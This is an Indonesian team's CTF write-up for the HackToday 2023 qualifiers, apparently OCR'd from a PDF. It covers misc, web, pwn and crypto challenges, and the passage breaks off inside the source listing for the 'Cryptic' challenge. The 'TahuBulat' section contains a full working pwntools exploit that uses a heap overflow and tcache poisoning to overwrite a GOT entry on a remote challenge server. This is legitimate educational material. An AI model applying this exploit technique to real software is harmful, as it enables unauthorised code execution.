
Write-up
Quals HackToday 2023

is_admin=true



mmone
NeoZap
swusjask

Daftar Isi

Daftar Isi **1**

All **2**

[100] Welcome (again) 2

Flag: hacktoday{maru_stands_for_molecular_atomic_reconstructed_unit} 2

Misc **3**

[100] Where is my git? 3

Flag: hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa} 4

[100] DCHEZKIBOXS 5

Flag: hacktoday{Yeyyy_n0w_y0U_kNOw_5Lid1ng_Wind0w5_4l6oR1thMs!} 7

[492] Peninggalan Mas Denu 8

Flag: hacktoday{j4dilaH_dIr1_s3nD1ri} 10

[401] Simulasi UTBK 12

Flag: hacktoday(just_make_your_own_bank_soal_ab1329fa9b) 14

Web Exploitation **15**

[100] LogInspek 15

Flag: hacktoday{1tz_ju5t_1n5p3ct_5kills_br0} 16

Binary Exploitation **17**

[497] TahuBulat 17

Flag: hacktoday{soalnya_dibikin_dadakan_karena_ada_probset_yang_buat_soal_tapi_gaada_solvernya_muehehehe___ZafiN} 21

[500] Cryptic 22

Flag: hacktoday{pWn_X_crY_g0_bRrR_JuSt_l34k_st4Ck_w1tH_n3g4T1ve_1nD3x} 28

Reverse Engineering **29**

[100] OnlyAdminCanSee 29

Flag: hacktoday{D0tN3t_Em4ng_3z_k4n_y4_g4k_sus4h_h4h4h4h4} 30

Cryptography **31**

[212] Spam 31

Flag: hacktoday{H4pPy_b1Rthd4Y} 33

[465] AES Enjoyer 34

Flag: hacktoday{M0r3_A3S_D0esN't_Me4N_M0r3_S3cuR3!!_I_Th1nK_p4dp4dp4d} 37

[492] Lo Lo Lo Gak Bahaya Ta? 38

Flag: hacktoday{LoLoLo_LLL_Ga_Bahaya_Ta?_afd213456781aefcd__ZafiN} 43


[492] Reverse RSA 44

Flag: hacktoday{R3v3rS3_RS4_W1th_S0mE_Alg3brSa_1s_Aw3S0mE!!!} 48

All

[100] Welcome (again)

`check out the discord`



Flag: hacktoday{maru_stands_for_molecular_atomic_reconstructed_unit}

Misc

[100] Where is my git?

I just playing around with git command, and suddenly, my flag (i mean, my git) is disappear. Can you find it for me?

User github memiliki beberapa branch yang ada di local repository. Dapat dilihat menggunakan command **git reflog**

```
┌──(neozap㉿NeoZap)-[/mnt/c/Coolyeah/CTF/2023/Hacktoday2023/qual/misc/where-is-my-git]
└─$ git reflog
3b4b9c3 (HEAD) HEAD@{0}: checkout: moving from fd2cc93095e8dcb51ad6aa0b6fe69b25a1d43ba8 to 3b4b9c3
fd2cc93 HEAD@{1}: checkout: moving from main to fd2cc93
ad48238 (origin/main, origin/HEAD, main) HEAD@{2}: reset: moving to ad48238e97e7c38eb745613aea09ce7a390dd23b
ad48238 (origin/main, origin/HEAD, main) HEAD@{3}: reset: moving to ad48238e97e7c38eb745613aea09ce7a390dd23b
1b511af HEAD@{4}: Removed part-63.txt
f7b2c51 HEAD@{5}: Added part-63.txt
f3a22b7 HEAD@{6}: Removed part-62.txt
8167fbf HEAD@{7}: Added part-62.txt
40f33e3 HEAD@{8}: Removed part-61.txt
e61818c HEAD@{9}: Added part-61.txt
ec6183b HEAD@{10}: Removed part-60.txt
ac67c70 HEAD@{11}: Added part-60.txt
ccd4c35 HEAD@{12}: Removed part-59.txt
```

File part-x.txt terlihat seperti flag. Untuk restore / memindahkan file ke branch main, bisa menggunakan **git checkout <commit_hash> <file_to_be_restored>**. Kami menggunakan bash script untuk melakukan hal tsb.

Lalu setelah berhasil merestore part-1.txt hingga part-63.txt, outputkan saja menggunakan python script.

restore.sh

```bash
#!/bin/bash

# Get a list of removed files from the reflog
REMOVED_FILES=$(git reflog | grep "Removed" | awk '{print $NF}')

# Check if there are no removed files
if [ -z "$REMOVED_FILES" ]; then
    echo "No removed files found in the reflog."
    exit 1
fi

# Loop through each removed file and restore it
for FILE in $REMOVED_FILES; do
    # Get the commit hash where the file was last added
```

```
    COMMIT_HASH=$(git reflog | grep "Added $FILE" | head -1 | awk
'{print $1}')

    # Check if the commit hash is empty
    if [ -z "$COMMIT_HASH" ]; then
        echo "File $FILE was not found in the reflog."
    else
        # Restore the file
        git checkout "$COMMIT_HASH" "$FILE"
        echo "Restored $FILE to the state in commit $COMMIT_HASH."
    fi
done
```

print.py

```
flag = ""
for i in range(1, 64):
    with open(f"part-{i}.txt", "r") as f:
        flag += f.read()

print(flag)
```

```
┌──(neozap㉿NeoZap)-[/mnt/c/Coolyeah/CTF/2023/Hacktoday2023/qual/misc/where-is-my-git]
└─$ bash restore.sh
Updated 1 path from 6e4ece4
Restored part-63.txt to the state in commit f7b2c51.
Updated 1 path from 84e5042
Restored part-62.txt to the state in commit 8167fbf.
Updated 1 path from 7bca6f7
Restored part-61.txt to the state in commit e61818c.
```

```
┌──(neozap㉿NeoZap)-[/mnt/c/Coolyeah/CTF/2023/Hacktoday2023/qual/misc/where-is-my-git]
└─$ python3 print.py
hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}
```

Flag: hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}

[100] DCHEZKIBOXS

Kali ini Pak Masse menemukan sebuah port aneh yang berisi kalimat rahasia. Untuk melihat kalimat tersebut ia diminta memasukan password berupa Substring terpajang pertama dari string yang diberikan port tersebut yang merupakan "kata DCHEZKIBOXS". Sebuah string dikatakan "kata DCHEZKIBOXS" jika dan hanya jika string tersebut dibelah dua secara horizontal kedua bagian string (atas dan bawah) akan membentuk bagian yang seimbang dan dapat dibentuk menjadi sama persis jika beberapa bagiannya dirotasi. Contoh: "CHECK" merupakan salah satu "kata DCHEZKIBOXS" karena ketika belah dua kedua bagian akan membentuk bagian yang seimbang. visualisasi contoh dapat dilihat di bagian "attachement". Karena string yang diberikan sangat panjang, untuk menemukan passwordnya Pak Masse menggeser-geser jendela ruangannya atau memainkan dua buah pointer miliknya untuk mendapatkan berbagai inspirasi.

nc 103.181.183.216 19001

Tinggal cari saja longest substring yang tiap karakternya berupa salah satu dari DCHEZKIBOXS. Untuk mencarinya tinggal keep track saja starting index dan maximum length dari substring tsb.

sol.py

```python
from pwn import *

#!/usr/bin/python3

HOST = "103.181.183.216"
PORT = 19001

context.log_level = "debug"


def start():
    return remote(HOST, PORT)
```

```python
def longest_substring(s):
    valid_chars = {'D', 'C', 'H', 'E', 'Z', 'K', 'I', 'B', 'O', 'X',
'S'}
    max_length = 0
    start = -1

    for idx, char in enumerate(s):
        if char not in valid_chars:
            if start != -1:
                if idx - start > max_length:
                    max_length = idx - start
                    best_idx = start
                start = -1
        else:
            if start == -1:
                start = idx

    longest_sub = s[best_idx:best_idx + max_length]
    return longest_sub


def main():
    global io
    io = start()

    # print(longest_substring("DCHOXSDCBYZKC"))
    # exit()

    string = io.recvline().strip()
    log.info("string: " + string.decode())
    longest_sub = longest_substring(string.decode())
    log.info("longest_sub: " + longest_sub)

    io.sendlineafter(b"password: ", longest_sub.encode())

    io.interactive()


if __name__ == "__main__":
    main()
```

```
[*] longest_sub: ZOSOCSBZCEBCIEEZ
[DEBUG] Sent 0x11 bytes:
    b'ZOSOCSBZCEBCIEEZ\n'
[*] Switching to interactive mode
[DEBUG] Received 0x59 bytes:
    b'Congratsss, ini flag buatmu! : hacktoday{Yeyyy_n0w_y0U_kNOw_5Lid1ng_Wind0w5_4l6oR1thMs!}\n'
Congratsss, ini flag buatmu! : hacktoday{Yeyyy_n0w_y0U_kNOw_5Lid1ng_Wind0w5_4l6oR1thMs!}
[*] Got EOF while reading in interactive
```


Flag: hacktoday{Yeyyy_n0w_y0U_kNOw_5Lid1ng_Wind0w5_4l6oR1thMs!}

[492] Peninggalan Mas Denu

Mas Denu adalah mentor Yudo yang sudah lama hilang. Beliau menghilang setelah berpergian ke kota Erdogan untuk mencari vaksin Yandex-69. Saat mengerjakan laprak, Yudo teringat kata-kata terakhir Mas Denu sebelum menghilang, "jika kamu ingin mengetahui rahasia untuk menjuarai ICPC, jawabannya ada pada soal <problem.HAHA> dengan input berupa <testcase69.txt> yang dijalankan pada program <decrypt_program.cpp>. Namun, karena teman Yudo yang bernama Visco Vernandez merasa iri karena tidak bisa menyelesaikan soal tersebut, dia melakukan "sesuatu" kepada soal yang diberikan Mas Denu.

DIberikan 3 file: problem.HAHA, decrypt_program.cpp, testcase69.txt

Ternyata problem.HAHA adalah problem CP (Competitive Programming) yang diencode dengan base64 dan direverse. Langsung saja decode dengan CyberChef



Karena hasil decode pada ss kurang jelas, kami coba untuk paste hasilnya di bawah ini.

Problem

```
Pada suatu hari, Figo pergi ke toko mainan. Disana, terdapat N tipe
mainan berbeda dari tipe-1
sampai tipe-N. Masing-masing mainan tipe-i memiliki harga a[i]. Figo
mendefinisikan angka TLE
sebagai total perbedaan harga dari setiap pasangan tipe mainan
Karena penasaran, Figo ingin
mengetahui berapa angka TLE dari toko yang dia datangi tersebut.

Misalkan ada 3 tipe mainan pada toko dengan harga 5, 1, dan 4. Angka
TLE dari toko tersebut
adalah |5 - 1| + |5 - 4| + |1 - 4| = 4 + 1 + 3 = 8.
```

Input

```
Baris pertama berisi N yang merupakan banyaknya tipe mainan pada
toko. N baris berikutnya berisi
a[1] sampai a[N] yang merupakan harga dari masing-masing tipe
mainan.
```

Output

```
Keluarkan satu angka yang merupakan angka TLE.
```

TLDR: Output the total absolute difference of every pair in a given array.

Oke, untuk menyelesaikan problem CP tersebut, mari kita consider sebuah teknik yang bernama *“Contribution to the sum”*, yakni untuk masing-masing elemen kita consider berapa kontribusinya kepada suatu hasil akhir.

Mari kita lihat testcase pada soal:
Input
3
5
1
4

Output
|5 - 1| + |5 - 4| + |1 - 4|
= (5-1) + (5-4) + (4-1)
= 5+5 + (4-4) + (-1-1)
= 2*5 + 0*4 + 2*-1 = 8

Dapat dilihat bahwa elemen terbesar akan berkontribusi POSITIF sebanyak N-1 kepada hasil akhir (*sum*), elemen kedua terbesar akan berkontribusi POSITIF sebanyak N-2 dan NEGATIF sebanyak 1 kepada *sum*, dst. Dapat digeneralisir menjadi elemen ke-i (i mulai dari 0, dan elemen array terurut dari kecil ke besar) akan berkontribusi POSITIF sebanyak `i` dan NEGATIF sebanyak `N-i-1`.

Berikut solver dari problem CP yang tadi dibahas:

sol.py

```python
with open("testcase69.txt", "r") as f:
    n = int(f.readline())
    arr = []
    for i in range(n):
        arr.append(int(f.readline()))

sum_val = 0
for i, elem in enumerate(sorted(arr)):
    sum_val += (i - (n - 1 - i)) * elem

print(sum_val)
```

Setelah mendapatkan output solver dari testcase69.txt sebagai input, masukkan ke decrypt_program.c sebagai key. Jangan lupa compile dulu dengan **g++ -o decrypt decrypt_program.c**

```
┌──(neozap㉿NeoZap)-[/mnt/c/Coolyeah/CTF/2023/Hacktoday2023/qual/misc/peninggalan mas denu]
└─$ g++ -o decrypt decrypt_program.cpp

┌──(neozap㉿NeoZap)-[/mnt/c/Coolyeah/CTF/2023/Hacktoday2023/qual/misc/peninggalan mas denu]
└─$ python3 sol.py | ./decrypt
key:j4dilaH_dIr1_s3nD1ri
```

Flag: hacktoday{j4dilaH_dIr1_s3nD1ri}

[401] Simulasi UTBK

Mari gan yang kangen atau mau UTBK bisa kerjain soal saya

nc 103.181.183.216 19003


Diberikan sebuah service yang memberikan pertanyaan “UTBK” random. Apabila kita menjawab pertanyaannya dengan benar kita mendapatkan skor sebanyak 1. Namun, apabila kita salah menjawab service akan memberi tahu jawaban yang benar. Untuk mendapatkan flag, kita perlu mengumpulkan skor sebanyak 100.

Karena ini soalnya banyak banget, dan banyak soal dengan jawaban yang sangat-sangat subjektif, khususnya topik bahasa (benar-benar seperti ujiannya ya 🙂), kami memutuskan untuk sengaja menjawab dengan salah pertanyaan yang belum diketahui dan menyimpan jawaban yang benar ke sebuah dictionary (basically membuat bank soal sendiri). Lakukan hal tersebut terus menerus hingga memperoleh cukup soal untuk mendapatkan skor 100.

sol.py

```python
#!/usr/bin/python3
from pwn import *


HOST = "103.181.183.216"
PORT = 19003

gs = """
b *cool_thing2+225
continue
"""

# context.log_level = "debug"

answers = {}


def start():
    return remote(HOST, PORT)
```

```python
def main():
    global io
    io = start()

    global answers

    while True:
        io.recvuntil(b"skor kamu sekarang adalah ")
        skor = eval(io.recvline().strip())
        print(F"skor: {skor}")

        q = io.recvline().strip().decode()

        io.recvuntil(b"kamu : ")

        if answers.get(q):
            io.sendline(answers[q])

            if skor == 99:
                io.interactive()
                break
        else:
            io.sendline("gatau :(")
            io.recvuntil(b"adalah ")
            answers[q] = io.recvline().strip().decode()


if __name__ == "__main__":
    while True:
        try:
            with open("answers.txt", "w") as f:
                print(answers, file=f)  # backup
            main()
        except Exception as e:
            print(e)
            pass
```



Flag: hacktoday(just_make_your_own_bank_soal_ab1329fa9b)

Btw baru nyadar pake () flagnya


Web Exploitation

[100] LogInspek


Mr. Robot trying to get his revenge to a hacker website and need to login as an admin, but seems like there is no backend? well we dont know. Thats why Mr. Robot asked John the Inspector to help him to get the flag.

https://loginspek.netlify.app/


Terdapat page untuk login, dan kredensial nya terdapat pada source js nya.



Setelah login, terdapat konten yang diencode.



Decode dengan cyberchef dan flag didapatkan.



Flag: hacktoday{1tz_ju5t_1n5p3ct_5kills_br0}

Binary Exploitation

[497] TahuBulat

Dadakan

-

nc 103.181.183.216 17005

-

Hint : overwrite GOT?

```
┌──(neozap㉿NeoZap)-[/mnt/c/Coolyeah/CTF/2023/Hacktoday2023/qual/pwn/TahuBulat]
└─$ checksec soal
[*] '/mnt/c/Coolyeah/CTF/2023/Hacktoday2023/qual/pwn/TahuBulat/soal'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Diberikan binary berupa heapnote dengan fitur CRD (Create via `request()`, Read via `show()`, Delete via `removee()`), tidak ada fitur Update/edit. Tidak nampak ada UAF juga. Namun, terdapat heap overflow saat fill().

Berikut potongan snippet hasil decompile fungsi request() dengan ghidra, dapat dilihat size disimpan pada `SP + i * 0x10`

```
printf("size : ");
fflush(stdout);
__isoc99_scanf(&DAT_00402026,&local_24);
if ((local_24 < 0x421) && (-1 < local_24)) {
  *(int *)(SP + (long)local_28 * 0x10) = local_24;
  pvVar1 = malloc((long)local_24);
  *(void **)(SP + (long)local_28 * 0x10 + 8) = pvVar1;
  puts("Allocation Done");
}
```

Berikut potongan snippet hasil decompile fungsi fill(), dapat dilihat banyak bytes yang di-read() adalah size dari chunk`+0x10`, sehingga terdapat vulnerability heap overflow sebanyak 0x10 byte.

```
printf("content : ");
fflush(stdout);
read(0,*(void **)(SP + (long)local_14 * 0x10 + 8),
     (long)(*(int *)(SP + (long)local_14 * 0x10) + 0x10));
puts("Thank You");
```

Dari sini kita dapat melakukan heap overflow untuk overwrite size maupun fd. Namun, disini saya hanya melakukan overwrite size, yang mana hanya memerlukan 8 byte overflow. *(Definitely gara2 gak lupa kalau overflownya 0x10 byte bukan 8 byte doang :v)*

Disini kami memanfaatkan overflow untuk overwrite size sehingga dapat membuat overlapping chunk. Overlapping chunk akan digunakan untuk overwrite fd (tcache poisoning) sehingga dapat melakukan arbitrary write. Karena ada fungsi win() dan partial relro, langsung saja overwrite exit@got to win()


Berikut solver kami:

solve.py

```
#!/usr/bin/python3
from pwn import *

elf = ELF("soal_patched")
libc = ELF("./libc.so.6")
ld = ELF("./ld-2.31.so")
context.binary = elf

HOST = "103.181.183.216"
PORT = 17005

gs = """
continue
"""

# context.log_level = "debug"


def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript=gs)
```

```
    elif args.REMOTE:
        return remote(HOST, PORT)
    else:
        return process(elf.path)


def add(idx, size):
    io.sendlineafter(b": ", b"1")
    io.sendlineafter(b": ", str(idx).encode())
    io.sendlineafter(b": ", str(size).encode())


def fill(idx, content):
    io.sendlineafter(b": ", b"2")
    io.sendlineafter(b": ", str(idx).encode())
    io.sendafter(b": ", content)


def show(idx, leak=False):
    io.sendlineafter(b": ", b"3")
    io.sendlineafter(b": ", str(idx).encode())

    if leak:
        return io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00")


def delete(idx):
    io.sendlineafter(b": ", b"4")
    io.sendlineafter(b": ", str(idx).encode())


def main():
    global io
    io = start()

    # add(0, 0x420)
    # add(1, 0x420)
    # add(2, 0x38)

    # delete(1)
    # add(1, 0x420)
```

```
    # libc_leak = u64(show(1, True))
    # libc.address = libc_leak - 0x1ecbe0
    # log.info("libc.address: " + hex(libc.address))

    # delete(1)
    # delete(0)
    # delete(2)

    add(0, 0x98)
    add(1, 0x28)
    add(2, 0x98)

    # change index 1's size to 0xa0
    fill(0, b"A" * 0x98 + p64(0xa1))
    delete(0)
    delete(2)
    delete(1)

    # overlapping chunk
    add(0, 0x98)
    fill(0, b"A" * 0x30 + p64(elf.got.exit))
    add(1, 0x98)
    add(2, 0x98)
    fill(2, p64(elf.sym.winner))

    # exit to call win()
    io.sendline(b"5")

    io.interactive()


if __name__ == "__main__":
    main()
```



Flag: hacktoday{soalnya_dibikin_dadakan_karena_ada_probset_yang_buat_soal_tapi_gaada_solvernya_muehehehe___ZafiN}

[500] Cryptic

A lot of weird pwn challs lately, let's stick to the stack for now.

-

Hint 1: If you're only getting part of the flag, your leak is too short. You should try leaking further.

-

nc 103.181.183.216 17001

Karena author berbaik hati, pada attachment diberikan source code, dapat dilihat dibawah ini.

cryptic.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <string.h>

#define MAX_LEN 1024
#define FLAG_LEN 64

void init() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
}

void print_hex(char* buf, int len) {
    for (int i = 0; i < len; i++) {
        printf("%02x", (unsigned char)buf[i]);
    }
    printf("\n");
}
```

```c
void encrypt1(char* destination, int length, char* a, char* b) {
    for (int i = 0; i < length; i++) {
        destination[i] = a[i] ^ b[i];
    }
}

void encrypt2(char* destination, int length, char* c, char* d, int
iterations) {
    char key1[length];
    if (iterations <= 1) return;
    else {
        encrypt1(key1, length, destination, c);
        encrypt2(destination, length, d, c, iterations - 1);
    }
}

char menu() {
    char option;
    printf("\nChoose one of the following\n");
